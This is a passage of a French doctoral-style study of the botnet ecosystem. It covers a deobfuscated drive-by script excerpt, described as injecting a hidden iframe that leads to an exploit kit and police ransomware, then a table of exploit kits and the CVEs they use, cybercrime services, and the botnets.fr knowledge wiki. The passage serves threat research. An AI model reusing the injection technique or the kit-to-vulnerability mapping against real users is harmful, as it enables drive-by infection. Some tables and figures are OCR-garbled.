        document.write('

');
        document.getElementById('b').appendChild(b);
    }
}

function SetCookie(cookieName, cookieValue, nDays, path) {
    var today = new Date();
    var expire = new Date();
    if (nDays == null || nDays == 0) nDays = 1;
    expire.setTime(today.getTime() + 3600000 * 24 * nDays);
    document.cookie = cookieName + "=" + escape(cookieValue) + ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");
}

function GetCookie(name) {
    var start = document.cookie.indexOf(name + "=");
    var len = start + name.length + 1;
    if ((!start) && (name != document.cookie.substring(0, name.length))) {
        return null;
    }
    if (start == -1) return null;
    var end = document.cookie.indexOf(";", len);
    if (end == -1) end = document.cookie.length;
    return unescape(document.cookie.substring(len, end));
}
if (navigator.cookieEnabled) {
    if (GetCookie('visited_uq') == 55) {} else {
        SetCookie('visited_uq', '55', '1', '/');
        b09();
    }
}
```

Figure 1.17 – Script une fois désobfusqué (extrait)

4. on y lit assez facilement que le script cherche à ouvrir une IFRAME de taille 1px X 1px, dans une position située manifestement à l'extérieur de l'écran, depuis le site `paredespositivas.com` et à déposer un cookie ;

5. c'est alors que rentre en action l'exploit kit, par exemple à cette époque-là ce pouvait être l'Exploit kit Magnitude, qui lui-même utilise les mêmes techniques d'obfuscation de son code et qui met en oeuvre à cette époque là les vulnérabilités CVE-2013-2551, CVE-2012-0507, CVE-2013-2471, CVE-2011-3402 ;

6. pour peu que notre victime ait une version de Java (<= 7u21, 6u45 ou 5u45) ou d'Internet explorer (6 à 10, cf. MS13-037 [8]) vulnérables, elle verra rapidement s'afficher sur son écran, après peut-être quelques effets visuels, mais sans son intervention, une page de blocage d'un rançongiciel policier, le virus est effectivement installé :

FIGURE 1.18 – Écran de blocage du rançongiciel policier Urausy – source (et avec son aimable autorisation) : `http://malware.dontneedcoffee.com/2013/07/urausy-ransomware-july-2013-design.html`

Documentation des exploit kits. On retrouve dans la table 1.1 page suivante une liste d'exploit kits que nous avons pu documenter (sur le Wiki botnets.fr cf. section 2.1 page 71) avec pour chacun d'entre eux des vulnérabilités connues qu'ils exploitent (par leur référence *Common vulnerabilities and exposures* (CVE)). Les plus actifs à renouveler leurs vulnérabilités (ou en tous cas à partir des éléments collectés par les sources que nous avons utilisées) sont ceux situés en tête du tableau : Angler, Magnitude, RIG, Neutrino, Nuclear Pack, Null Hole et Hanjuan. A noter les travaux de Mila Parkour qui propose sur son blog [9] une série de tables présentant les vulnérabilités exploitées dans les versions successives des kits d'exploitation.

8. `https://technet.microsoft.com/library/security/ms13-037`
9. `http://contagiodump.blogspot.it/2010/06/overview-of-exploit-packs-update.html`

	CVE-2004-0549	CVE-2005-0055	CVE-2006-0003	CVE-2007-5659	CVE-2008-0655	CVE-2008-2463	CVE-2008-2992	CVE-2008-5353	CVE-2009-0075	CVE-2009-0076	CVE-2009-0927	CVE-2009-2477	CVE-2009-3867	CVE-2009-4324	CVE-2010-0094	CVE-2010-0188	CVE-2010-0248	CVE-2010-0806	CVE-2010-0840	CVE-2010-0842	CVE-2010-0886	CVE-2010-1240	CVE-2010-1297	CVE-2010-1885
Angler																							
Magnitude																							
RIG																							
Neutrino																							
Nuclear Pack															X								
Null Hole																							
Hanjuan																							
Fiesta																							
Niteris																							
Sundown																							
Sweet Orange																							
Astrum															X								
Archie																							
CkVip																							
Infinity																							
Sednit																							
Flash																							
Bleeding Life																							
Gong Da																							
RedKit															X								
Cool Exploit Kit																							
Styx			X			X									X								
Blackhole																							
LightsOut																							
Private EK																							
Whitehole																							
CritXPack		X													X								
Dotkachef																							
ProPack		X													X								
Red Dot																							
Impact			X	X											X								
SPL Pack																							
Serenity		X													X								
KaiXin																							
Alpha Pack		X				X				X	X				X		X	X					
Assoc AID																							
Phoenix		X	X	X		X	X			X		X	X		X	X		X	X	X	X	X	
Incognito	X			X	X		X				X			X						X	X			X
NucSoft															X								
Zhi Zhu																	X						
Eleonore		X			X										X		X	X					X
Yang Pack																	X						
Hierarchy		X								X				X	X		X	X			X	X
Techno XPack						X										X				X			X	
Siberia		X	X	X	X	X	X		X	X	X		X	X				X					

	CVE-2010-2883	CVE-2010-2884	CVE-2010-3552	CVE-2010-3654	CVE-2010-4452	CVE-2011-0558	CVE-2011-0559	CVE-2011-0611	CVE-2011-1255	CVE-2011-2110	CVE-2011-2140	CVE-2011-2371	CVE-2011-2462	CVE-2011-3106	CVE-2011-3402	CVE-2011-3521	CVE-2011-3544	CVE-2011-3659	CVE-2012-0003	CVE-2012-0500	CVE-2012-0507	CVE-2012-0754	CVE-2012-0779	CVE-2012-1723
Angler																							
Magnitude														X						X			
RIG																				X			
Neutrino																							
Nuclear Pack														X		X				X			X
Null Hole																							
Hanjuan																							
Fiesta																				X			
Niteris																							
Sundown																							
Sweet Orange																							X
Astrum																							
Archie																							
CkVip																							
Infinity																							
Sednit																							
Flash																							
Bleeding Life																X						X
Gong Da										X					X		X		X			X
RedKit																				X			X
Cool Exploit Kit																							
Styx									X													X
Blackhole																							
LightsOut																							X
Private EK																							
Whitehole																X						X
CritXPack									X						X				X			X
Dotkachef																							
ProPack																				X			
Red Dot																				X			
Impact																							X
SPL Pack																							X
Serenity																				X			
KaiXin																X				X	X		X
Alpha Pack	X		X								X												X
Assoc AID													X											
Phoenix									X	X	X				X	X		X	X		X		
Incognito																				X			
NucSoft																				X			
Zhi Zhu								X	X	X								X						
Eleonore					X	X	X	X					X			X	X						
Yang Pack									X	X						X							
Hierarchy							X																
Techno XPack		X	X	X																				
Siberia																							

	CVE-2012-1876	CVE-2012-1880	CVE-2012-1889	CVE-2012-3683	CVE-2012-3993	CVE-2012-4681	CVE-2012-4792	CVE-2012-4969	CVE-2012-5076	CVE-2012-5692	CVE-2013-0025	CVE-2013-0074	CVE-2013-0422	CVE-2013-0634	CVE-2013-1347	CVE-2013-1493	CVE-2013-1710	CVE-2013-2423	CVE-2013-2424	CVE-2013-2460	CVE-2013-2463	CVE-2013-2465	CVE-2013-2471	CVE-2013-2551
Angler													X													X
Magnitude															X							X		X	X
RIG											X	X		X									X		X
Neutrino													X								X	X		
Nuclear Pack						X			X			X	X					X		X		X	X	X
Null Hole																							X
Hanjuan													X										
Fiesta													X										X		X
Niteris					X								X	X			X			X		X		X
Sundown																							
Sweet Orange						X														X	X			X	X
Astrum													X		X									X
Archie													X												X
CkVip																							
Infinity													X			X			X		X		X		X
Sednit															X								
Flash																				X				X
Bleeding Life															X								X		
Gong Da			X			X	X	X	X					X	X		X						X		
RedKit						X			X					X			X		X		X			X	X
Cool Exploit Kit																						X	X
Styx																				X		X		
Blackhole																						X		
LightsOut															X						X		
Private EK																				X			
Whitehole						X			X			X			X		X						
CritXPack						X	X										X					
Dotkachef										X						X		X						
ProPack						X			X			X										
Red Dot									X			X										
Impact									X			X										
SPL Pack													X										
Serenity						X		X														
KaiXin			X			X																	
Alpha Pack			X			X																	
Assoc AID	X	X		X																			
Phoenix																							
Incognito																							
NucSoft																							
Zhi Zhu																							
Eleonore																							
Yang Pack																							
Hierarchy																							
Techno XPack																							
Siberia																							

	CVE-2013-2883	CVE-2013-3896	CVE-2013-3897	CVE-2013-3918	CVE-2013-5329	CVE-2013-7331	CVE-2014-0322	CVE-2014-0497	CVE-2014-0502	CVE-2014-0515	CVE-2014-0556	CVE-2014-0569	CVE-2014-1776	CVE-2014-6332	CVE-2014-8439	CVE-2014-8440	CVE-2015-0310	CVE-2015-0311	CVE-2015-0313	CVE-2015-0336	CVE-2015-0359	CVE-2015-1671	CVE-2015-3113	CVE-2015-5119	CVE-2015-5122
Angler		X			X		X	X		X			X		X	X	X	X	X	X	X	X	X	X	X	X
Magnitude																X			X		X	X	X	X	X	X	X
RIG						X	X	X		X		X					X			X		X	X	X
Neutrino													X				X		X			X	X	X
Nuclear Pack	X			X		X				X	X				X			X		X	X			X	X
Null Hole										X		X											X	X
Hanjuan										X									X					X	
Fiesta		X						X			X	X						X			X				
Niteris										X		X						X		X					
Sundown						X					X	X		X				X	X							
Sweet Orange							X	X		X		X		X				X								
Astrum		X						X			X					X									
Archie								X		X		X		X										
CkVip										X				X										
Infinity							X		X				X											
Sednit				X									X											
Flash							X	X		X		X													
Bleeding Life										X														
Gong Da			X																					
RedKit																								
Cool Exploit Kit																								
Styx																								
Blackhole																								
LightsOut																								
Private EK																								
Whitehole																								
CritXPack																								
Dotkachef																								
ProPack																								
Red Dot																								
Impact																								
SPL Pack																								
Serenity																								
KaiXin																								
Alpha Pack																								
Assoc AID																								
Phoenix																								
Incognito																								
NucSoft																								
Zhi Zhu																								
Eleonore																								
Yang Pack																								
Hierarchy																								
Techno XPack																								
Siberia																								

Table 1.1 – Liste d'exploit kits et les CVE qu'ils exploitent (au 01/08/2015, d'après informations collectées sur le Wiki botnets.fr)

Via un autre botnet. Une dernière méthode particulièrement utilisée, et ce depuis longtemps est la capacité de distribuer les logiciels malveillants directement grâce à d'autres botnets. On a deux grandes situations :

- les botnets qui servent exclusivement ou principalement à diffuser d'autres logiciels malveillants ; leur fonctionnement et leur commercialisation sont optimisés pour faciliter cette fonctionnalité ;
- les botnets qui permettent de façon accessoire de diffuser d'autres logiciels malveillants.

[RDB13] propose d'appeler ce type de codes malveillants *downloaders*. Leurs auteurs soulignent que dans la plupart des cas, le downloader aura deux composantes à son système de commande et de contrôle, reposant sur des infrastructures distinctes : le premier chargé du pilotage (le C&C en tant que tel) et l'autre destiné au téléchargement de codes malveillants (qu'ils appellent alors *eggs* – œufs).

[CGKP11] appelle les services mis en oeuvre grâce à ce type de botnets des services de ***pay-per-install* (PPI, installation à la demande)**. Ils peuvent faire appel, comme lors de l'utilisation de botnets génériques, à la méthode de l'affiliation, les affiliés étant rémunérés à la commission sur le nombre d'installations permises par les bots qu'ils ont recrutés. Les auteurs ont ainsi pu observer des affiliés faisant appel à d'autres services d'installation à la demande pour les remonayer et certainement des différents taux des commissions versées.

Certains services de PPI (comme Zlob) offrent un service de repaquetage automatisé, améliorant le polymorphisme des codes malveillants diffusés. Selon les auteurs, les tarifs pratiqués à ce moment-là (2011) allaient de $7 à $8 pour des installations dans les zones géographiques les moins demandées à près de $200 pour les pays les plus recherchés comme les États-Unis ou l'Europe occidentale.

Synthèse sur les vecteurs de distribution. Nous venons de parcourir un nombre particulièrement varié de vecteurs de distribution de logiciels malveillants et qui peuvent la plupart du temps agir de concert ou en cascade. La figure 1.19 page suivante illustre un des scénarios possibles, mais il peut y en avoir beaucoup d'autres. On l'a vu aussi de nouveaux rôles apparaissent : les développeurs et gestionnaires de plates-formes d'exploit (*exploit kits*), de services de distribution de trafic (TDS) et de services de paiement à l'installation (*pay-per install*). Enfin, de la même façon qu'on pourra, dans certains cas faire le lien entre un botnet particulier et un kit d'exploitation particulier, il est parfois possible d'établir un lien fort entre un botnet et un TDS ou un botnet *downloader*.

1.2.5 Autres acteurs de l'écosystème

Pour finir ce tour d'horizon, voici les autres services et acteurs susceptibles d'être rencontrés en rapport avec les botnets :

- L'**hébergement à l'épreuve des balles (*bullet-proof hosting*)**, c'est-à-dire à l'abri des enquêtes judiciaires, est un service cybercriminel important, des serveurs étant nécessaires à l'hébergement de nombreux aspects de la diffusion et de l'exploitation des botnets. Il peut revêtir plusieurs formes :
  - entreprise et infrastructures indépendantes dédiées à une activité illégale ;
  - sous-location de serveurs chez un hébergeur légitime ;



Figure 1.19 – Un des scénarios possibles d'étapes dans la distribution d'un logiciel malveillant sur l'ordinateur d'une victime

  - location de serveurs compromis chez un hébergeur légitime ;
  - l'hébergement sur un botnet [Dan13] ;

- Les services de **réseaux privés virtuels (VPN)** qui permettent de camoufler sa connexion, servis grâce à un botnet ou à des serveurs contrôlés par le fournisseur de service ;

- Les **forums de discussion dits *underground*** supportent une grosse partie des échanges de l'éco-système cybercriminel [MML+11] : les délinquants s'y rencontrent, discutent, aprennent, font la **publicité** de leurs services et les revendent ou se donnent des notes ; certains assurent même leur service après-vente sur des forums dédiés à leurs "produits" ; la publicité qu'on retrouve sur ces forums (bannières et publications à caractère publicitaire) est une source importante d'information sur les services cybercriminels en général ;

- La **vérification de la détection par les antivirus**, tout simplement pour s'assurer qu'un code malveillant est peu ou pas détecté et considérant que les services qui ont pignon sur rue comme Virustotal partagent leurs données avec les éditeurs antivirus ;

- Les services de blanchiment rencontrés sont de trois catégories :

  - **Revente de numéros de cartes bancaires** (et de références de comptes bancaires) ; ce phénomène est surnommé plus globalement le *carding* et les échanges se font sur des plates-formes organisées sur la base de forums (les auteurs de [YSW13] démontrent tout l'intérêt qu'ont leurs animateurs à les gérer sous forme de forums : contrôle et coordination, réseau social, création de confiance malgré l'anonymat) ;
  - **Échange de tickets prépayés** (tels que ceux commercialisés par UKash ou Paysafecard) ; ces plates-formes proposent de revendre ces tickets, beaucoup utilisés sur les casinos en ligne, pour des sommes 30 à 40% moins élevées que leur valeur faciale ;
  - **Mules** et gestionnaires de mules ;
  - **Revente de données** (notamment identifiants et mots de passe divers) ;

- Et bien évidemment, d'autres modèles de revente de services d'un botnet (DDoS ou stresstest, fraude au clic)

1.3 Conclusion du premier chapitre

Nous venons de le voir, les botnets font partie d'un véritable écosystème cybercriminel avec une forte notion de services, à tel point que l'on parle aujourd'hui de **Crime as a service (CaaS)**. Dans [Fre13b], nous développions l'importance de considérer l'ensemble de ce qui entoure la mise en œuvre des botnets comme une nouvelle forme de criminalité organisée. En effet, on est confronté à une variété d'acteurs, très souvent isolés ou en petites équipes, qui se rendent et vendent des services les uns aux autres et sont capables très rapidement de changer de partenaires dans leur activité criminelle, rendant d'autant plus difficile le suivi et la compréhension, tant pour les acteurs de l'enquête judiciaire, que les acteurs de la sécurité des systèmes d'information.

Et nous nous intéresserons donc à l'ensemble des menaces liées aux botnets : **nous utiliserons la terminologie de menace pour identifier n'importe quelle classe d'objets malveillants** (botnets, logiciels malveillants, exploit kits, etc.).

Maintenant que nous avons établi un certain nombre de définitions et décrit cet écosystème des botnets, il convient de voir comment on peut efficacement l'étudier, puis lutter contre leur développement, c'est ce que couvrent les chapitres suivants.

CHAPITRE 2

Collecte d'informations

Tout au long de nos travaux, il s'est agi de mettre en place une stratégie de collecte et de classification de l'information innovante sur les botnets, ou en tous cas par rapport aux informations publiques existantes. En effet, il existe de nombreuses bases de données référençant les programmes malveillants, pour des objectifs variés, mais aucune base de connaissance vraiment complète sur la question des botnets.

Dans la présentation que nous avions faite à la conférence SSTIC en 2010 [Fre10], nous avions déjà esquissé la nécessité de proposer une nouvelle organisation pour cette orientation, pour faciliter le travail des chercheurs et des enquêteurs. Ainsi, notre choix s'est assez rapidement tourné vers la constitution d'un Wiki sémantique répondant à la fois aux objectifs de documentation et de référence, mais aussi de partage des connaissances.

2.1 Wiki sémantique

2.1.1 Définition

Un Wiki sémantique permet de stocker dans un Wiki traditionnel des informations complémentaires liant chacune des pages : les propriétés. Ainsi, si l'on crée une page sur la ville de Lyon, la référence aux départements et pays correspondants pourra prendre la forme de l'insertion des balises `[[pays::France]]` et `[[departement::Rhône]]` dans le contenu de la page `Lyon`. Nous l'avons réalisé en configurant l'extension Semantic MediaWiki [1] sur le site `botnets.fr` [2].

Une telle démarche permet à la fois d'envisager une richesse supplémentaire dans la capacité de recherche au sein de notre base de connaissances, mais aussi, parce qu'on utilise des formats respectueux des standards du Web sémantique, la possibilité ultérieurement de pouvoir exporter les informations et les analyser et surtout de les partager.

Ainsi, une fois qu'une propriété établit un lien entre deux objets de notre base de connais-

1. `https://semantic-mediawiki.org/`
2. `https://www.botnets.fr/`



FIGURE 2.1 – Synthèse de la structure de données du wiki sémantique botnets.fr

sances, elle peut être utilisée dans d'autres contextes : identifier les liens entrants, leur signification et faire des listes de propriétés identiques pointant vers le même objet, etc. et donc faciliter très rapidement la navigation dans le corpus de données (en effet, dans un Wiki classique, il faudrait recréer tous les autres liens).

2.1.2 Structure de données

La figure 2.1 représente une synthèse de la structure de données que nous avons progressivement instaurée sur le Wiki (en faisant l'économie d'un grand nombre de liens). Un certain nombre d'objets correspondent à des **classes de menaces** (noms des classes en anglais) :

Botnets	classes de botnets
Malware	pour être en mesure de documenter quelques codes malveillants liés au fonctionnement de certains botnets (par exemple, le code du bot ou encore celui de composants additionnels)
Exploit kits	plates-formes d'exploitation
Panels	panneaux de contrôle quand ils sont intéressants à documenter séparément du botnet
Campaigns	(cf. définition 1.20 page 38) campagnes particulières qui peuvent associer plusieurs menaces ou décrire l'ensemble des actions d'un acteur malveillant et de son botnet
Families	(cf. définition 1.18 page 37) famille de menaces liées entre elles par un caractère objectif, en particulier un héritage logiciel
Services	Services cybercriminels

D'autres objets correspondent à des **caractéristiques** de ces menaces :

Protocols	protocoles de communication utilisés par les systèmes de commande et de contrôle ;
Features	fonctionnalités portées par les menaces (capacité à réaliser une action, intégration d'une capacité d'obfuscation, etc.)
Targets	cibles des menaces (pays, secteurs économiques, systèmes d'exploitation,...)
Languages	langues vivantes dont des traces sont découvertes dans l'analyse des menaces
Programming languages	langages de programmation
User agent	agent utilisateur
Vulnerabilities	vulnérabilités exploitées par une menace (notamment les exploit kits), elles sont référencées par leur code CVE
Images	une image du Wiki peut-être associée une menace pour la documenter
Years	pour documenter les années de début et de fin d'un objet

D'autres objets enfin correspondent à des **observateurs externes** :

Publications	publications de toute nature (articles scientifiques, blogs) évoquant les objets d'intérêt du Wiki et donc servant de référence aux informations publiées
Operations	opérations menées contre les menaces

L'ensemble des objets et propriétés sont définis en annexe B page 137. On y retrouve aussi un certain nombre de vocabulaires : **Fonctionnalités**, **Types de services criminels**, **Catégories de menaces** (ainsi qu'architectures de commande et de contrôle liées aux procotoles – cf. section 1.2.3.7 page 38, catégories de publications). Les catégories de menaces et donc de botnets seront discutées dans la section 2.3 page 85.

2.1.3 Stratégie d'alimentation

Deux stratégies d'alimentation du wiki ont été utilisées.

À partir des publications et actualités. Le suivi de l'actualité (presse grand public, publications spécialisées en ligne, blogs, etc.) permet de découvrir les menaces et leurs modes de réalisation. Après lecture, les informations sont intégrées dans le Wiki, à partir de la page de la publication. Il en est de même avec les publications scientifiques. Cette méthode contribue en outre au suivi bibliographique de nos travaux.

Ainsi, une publication peut être associée à différentes menaces, fonctionnalités, campagnes, opérations qui font ensuite l'objet de compléments éventuels dans les pages correspondantes. De façon automatisée, les publications sont référencées dans les pages qu'elles évoquent.

Enfin, l'actualité est aussi nourrie des échanges avec les différents chercheurs académiques, indépendants ou industriels qui traitent de questions relatives aux botnets.

Documentation systématique sur une menace. A partir du nom d'une menace, des recherches sont effectuées (moteur de recherches, contacts) et un tri des différentes sources

réalisé pour faire ressortir les informations les plus pertinentes. Ce travail est itératif, certaines informations pouvant venir en corriger d'autres au fur et à mesure.

2.1.4 Partage de données

Outre la possibilité pour n'importe qui de naviguer et d'indexer les données librement accessibles sur le Wiki, il est aussi possible :

- de parcourir directement les données sémantiques avec le navigateur dédié, depuis l'adresse `Special:Browse` du Wiki[3], ce qu'on peut voir dans la figure 2.2 pour le botnet bancaire pair-à-pair Gameover : on y retrouve aussi bien les propriétés sortantes que les propriétés entrantes ;
- d'exporter les données du Wiki sémantique au format RDF – *Resource Description Framework*.

FIGURE 2.2 – Navigation sémantique (`Special:Browse`) dans le Wiki `botnets.fr`– exemple du botnet Gameover.

2.1.5 Quelques éléments statistiques

Le wiki `botnets.fr` compte fin août 2015 :

- 1 394 pages de contenus et 1 159 fichiers chargés (images) ;

3. `https://www.botnets.fr/wiki/Special:Browse`

- 423 pages de botnets, 79 pages d'exploit kits et 745 pages de publications ;
- 11 007 valeurs de propriété déclarées sur 43 propriétés sémantiques définies ;
- 1 985 192 visites (hors visites des éditeurs principaux du site).

2.2 Autres modèles de données structurées

Dans [Fre10] nous avions référencé un certain nombre de plates-formes offrant de l'information opérationnelle sur les logiciels malveillants. Dans les paragraphes qui suivent nous revoyons certaines catégories de ces plates-formes susceptibles de contribuer directement à nos travaux de compréhension globale de la menace.

2.2.1 Bases de connaissances des éditeurs de solutions de sécurité

2.2.1.1 Référentiels de détection par les produits de sécurité

Les éditeurs de sécurité proposent des bases de connaissances centrées sur les codes malveillants et leurs variantes tels qu'ils sont détectés par leurs produits. Plusieurs codes malveillants de nature assez différente peuvent être utilisés dans le même botnet, comme nous l'avons vu lors de l'examen des méthodes de distribution (cf. section 1.2.4 page 59). De même un code de bot peut recevoir des fonctionnalités additionnelles par installation de librairies complémentaires.

Tous n'ont pas forcément la même méthode pour classifier ces différents codes malveillants.

Le rançongiciel policier "Reveton" chez Microsoft. Prenons le cas des composants du botnet rançongiciel policier Reveton sur la base de données de Microsoft (Reveton est justement un logiciel malveillant polymorphe, avec une génération d'échantillons différents quasiment pour chaque victime). Une table reprenant une partie des informations retrouvées est placée en annexe D page 163 et nous en proposons une analyse ci-dessous.

On retrouve quelques informations intéressantes dans les données partagées :

- Le nom de cette classe de botnets a été donné à partir d'une chaîne de caractères retrouvée dans les premiers échantillons (référencés Reveton.A par Microsoft) : "NO-VOTER" ;
- Les détections d'échantillons commencent le 23/11/2011, la dernière qui fait l'ojet d'une destruction dans leurs bases de données remonte au 03/06/2015
- Les classes de détections, notamment entre `Reveton.A`, `Reveton.B` et `Reveton.C` semblent constituer une "lignée héréditaire" avec des variations dans leur comportement (par exemple dans les hôtes distants contactés constituant une partie de l'infrastructure de commande et de contrôle) ;
- Certaines catégories de menaces détectées dans cette famille "Reveton" sont liées entre elles par leur ordre d'apparition ; par exemple dans la description générique de la famille (`Ransom:Win32/Reveton`), on peut y lire deux exemples de circuit d'infection :
  - Blackhole Exploit kit > `Exploit:Win32/Pdfjsc.ADY` > Reveton

– Blackhole Exploit kit > `Exploit:Win32/Pdfjsc.ADQ` > Reveton

Reveton lui-même amenant le dépôt de deux types de fichiers :

– `Ransom:Win32/Reveton!lnk` des fichiers de type ".LNK" faisant un lien pour l'exécution de la charge principale au démarrage de l'ordinateur victime ;
– `PWS:Win32/Reveton` une librairie complémentaire assurant le détournement de mots de passe de différents logiciels installés sur la machine de la victime (*on note donc au passage que Reveton n'est pas qu'un rançongiciel policier, mais aussi une classe de botnets détournant des données personnelles*) ;

On y retrouve aussi quelques démonstrations des difficultés à suivre le nom des menaces. Certains échantillons détectés comme faisant partie de la famille "Reveton" pour Microsoft sont détectés sous des noms variés par d'autres éditeurs de sécurité. Par exemple :

- `Ransom:Win32/Reveton.Q` est bien un `TR/Reveton.Q.100` pour les antivirus d'Avira, mais `Ransom:WIn32/Reveton.C` serait `Win32/Reveton.H trojan` ; *il ne faut donc pas se fier aux codes différenciant les types d'échantillons entre éditeurs, ils ne sont pas coordonnés* ;
- et plus généralement, on trouve de nombreux autres noms principaux en détection de ces menaces par les différents antivirus : `Agent2.esjx` (Kaspersky), `Kazy.79032.1` (Avira), `Kryptik.AUOI` (ESET), etc.

Il est vraisemblable que Microsoft comme d'autres sociétés de sécurité dispose dans son back-office d'une base de connaissances structurée différemment, mais pour un acteur externe a priori seuls ces éléments sont disponibles. La notion de "famille" utilisée ici par Microsoft est semblable à celle de famille que nous avons définie (cf. définition 1.18 page 37), puisqu'on y retrouve sous le vocable "Reveton" des codes malveillants jouant différents rôles dans la construction des fonctions de la classe de botnets Reveton, avec une vision héréditaire. Et l'on retrouve ici une description assez fine et riche des différents types de fonctions : `Ransom:Win32/Reveton` pour des codes malveillants constitutifs du code principal du botnet, `Ransom:WinREG/Reveton` pour des modifications de la base de registres de Windows directement liées et `PWS:Win32/Reveton` pour des modules complémentaires de détournement de mots de passe.

2.2.1.2 Bases d'échantillons

Les sites comme Virustotal [4], Malwr.com [5] ou encore Payload Security [6] et Anubis [7] permettent tous la même chose, à savoir partager un échantillon de logiciel (ou parfois d'URL) suspects et en faire réaliser une analyse sous différents aspects dont la détection par les antivirus (spécialité de virustotal.com) et l'analyse dans un bac-à-sable (*sandbox*) dédié aux codes malveillants, c'est-à-dire une plate-forme reproduisant le fonctionnement d'un système sain (sous Microsoft Windows en général, mais aussi Android) et observer le fonctionnement du code suspect (interactions réseau, avec le système de fichiers ou à l'écran).

Outre les analyses et leurs résultats, les commentaires des utilisateurs se révèlent aussi intéressants, notamment pour compléter la détection par les antivirus qui se révèle parfois un mauvais guide pour le chercheur.

4. `https://www.virustotal.com`
5. `https://malwr.com/`
6. `https://www.hybrid-analysis.com/`
7. `http://anubis.iseclab.org/`

Prenons par exemple l'analyse de l'échantillon ayant pour condensat SHA-1 :

`470ccc2f22c73a92bea2d50d1267edd584a8b50e` [8]. Il est détecté avec les noms principaux suivants :

- Symmi (6 fois)
- Zbot (10 fois, dont une détection qui dit clairement "behives like" (se comporte comme)
- Dapato (4 fois)
- Darkmoon (1 fois)
- Poison ou Poison Ivy (8 fois)
- Injector.AGGF AKDS (3 fois)
- Packed (détection d'un empaqueteur particulier)
- Downloader
- Trojan ou Generic Backdoor (8 fois)

Les détections par les antivirus sont très variées et sans rapport direct. Les antivirus utilisés sur Virustotal réalisent une analyse statique des codes malveillants, il est donc probable que des structures similaires liées à l'utilisation d'un empaqueteur donné soient reconnues. Les commentaires des usagers nous indiquent qu'il s'agirait du RAT Poison Ivy. En fait, il est probable qu'il s'agisse d'un code malveillant constituant la première étape (appelée *stage 1*) [Fir14] d'une infection par le RAT Poison Ivy.

Bases d'échantillons spécialisées. Certaines bases d'échantillons sont justement spécialisées. Ainsi, le site `malwareconfig` s'est spécialisé dans l'extraction automatisée de la configuration des codes malveillants et en particulier celles des RATs. Cela permet de compléter la classification par une caractérisation encore plus fine, spécifique à un type de RAT donné.

Si l'on applique les outils de `malwareconfig` à l'échantillon évoqué plus haut, il n'est pas détecté comme ayant une structure caractéristique du RAT Poison Ivy : cela confirme donc l'hypothèse qu'il ne s'agirait pas du code principal de Poison Ivy (on retrouve plus d'informations sur cet échantillon dans [Dah13], qui confirme le lien avec Poison Ivy mais dans un contexte d'opération d'espionnage ciblé donc peut-être avec un code modifié, une obfuscation renforcée, ici avec Armadillo comme le révèle l'analyse statique réalisée par VirusTotal).

2.2.1.3 Nommage des logiciels malveillants

La difficulté la plus courante rencontrée par les chercheurs en sécurité porte sur le nommage des logiciels malveillants par les différents éditeurs. Lors de leur détection par un antivirus, puis lors de la recherche dans les bases de connaissance, c'est la seule référence qui permette de travailler et pourtant elle est rarement pertinente.

Lors de nos travaux nous avons été soumis à plusieurs de ces problèmes :

- Donner un nom à une menace inconnue, notamment lors du suivi des rançongiciels policiers – c'est notamment utile pour savoir ce dont on parle alors que la plupart des éditeurs évoquent un nom générique au moment de la détection ;
- Choisir un nom parmi ceux qui sont donnés par les éditeurs – cette question est partiellement réglée par la notion d'alias introduite dans le Wiki `botnets.fr` ;

